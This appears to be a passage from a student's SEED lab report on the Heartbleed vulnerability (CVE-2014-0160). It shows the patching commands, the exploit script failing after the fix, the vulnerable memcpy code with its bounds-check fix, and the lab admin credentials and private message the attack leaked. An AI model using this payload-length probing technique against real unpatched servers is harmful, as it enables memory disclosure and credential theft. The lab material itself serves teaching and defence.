
STEP 5: COUNTERMEASURE AND BUG FIX

We now run the following commands to fix the bug and upgrade OpenSSL.

sudo apt-get update

sudo apt-get upgrade

Once the bugs are fixed and the above commands are run, we now test the Heartbleed attack once again.

A terminal window titled 'Terminal' with a dark background and light text. The prompt is '[04/13/2021 22:57] seed@PES2201800368_Attacker:~\$'. The user has run 'python attack.py www.heartbleedlabelgg.com'. The output shows 'defribulator v1.20', 'A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)', and a series of status messages: 'Connecting to: www.heartbleedlabelgg.com:443, 1 times', 'Sending Client Hello for TLSv1.0', 'Analyze the result...', 'Received Server Hello for TLSv1.0', 'Analyze the result...', 'Received alert:', 'Please wait... connection attempt 1 of 1'. The output ends with '.F' and the prompt '[04/13/2021 22:57] seed@PES2201800368_Attacker:~\$'. On the left side of the terminal, there is a vertical bar with various system icons like a calendar, network, and volume.

```
Terminal
[04/13/2021 22:57] seed@PES2201800368_Attacker:~$ python attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[04/13/2021 22:57] seed@PES2201800368_Attacker:~$
```

SCREENSHOT SHOWING THE UNSUCCESSFUL ATTACK AFTER THE BUGS ARE FIXED

Observation:

The problematic section of the code was:

memcpy (bp, p1, payload);

*/*p1 is the pointer which points to the beginning of the payload content*/*

Because there isn't any check to determine whether or not 'p1' is a valid value, a memory breach can occur.

But by adding the following lines to the code, the bug gets fixed.

if (1 + 2 + payload + 16 > sizeof(HeartbeatMessage)) return 0;

We are actually checking if the size of the received message is bounded by the payload length or not. The if condition (1 + 2 + payload + 16 > sizeof(HeartbeatMessage)) is actually checks the bounds of the Heartbeat Message, where value 1 is used to store 1-byte type, value 2 is used to

store 2-byte payload length and value 16 is used for padding. So, suppose if the Heartbeat request packet is coming with payload length variable containing value 1000 but payload itself is only 3-byte string "ABC", then according to this code the if condition will fail and it will drop the request packet to proceed further. This is how we can prevent this attack.

The following are the main observations from the attack:

Due to the attack, we could identify the following:

1) Username and Password of admin which was leaked due to the vulnerability:

Username: admin ; Password: seedelgg

2) The exact content of the private message sent from admin to Bobby:

Subject: Welcome ; Body: Welcome to My Friend

3) The fundamental cause of the attack is the vulnerability where the payload length can be set by the attacker and there is no way to confirm if the given payload length is equal to actual length of the payload in the packet. If the given payload length is more than the actual, then the attacker will be able to get the additional content from the webserver, sometimes sensitive information too.

The attack.py allows us to play around with the payload length by providing the value we want and helping know about the amount of extra data we get. However, there exists a boundary value for this payload length and we can identify this by multiple trials. As the value we go keeps decreasing, we get lesser data from the server.

4) The boundary value of the payload length is the point beyond which additional data is obtained from the server. Through our experiments it is found that, the **boundary value of the payload length is equal to 22** and any value above 22 returns data which is not supposed to be returned.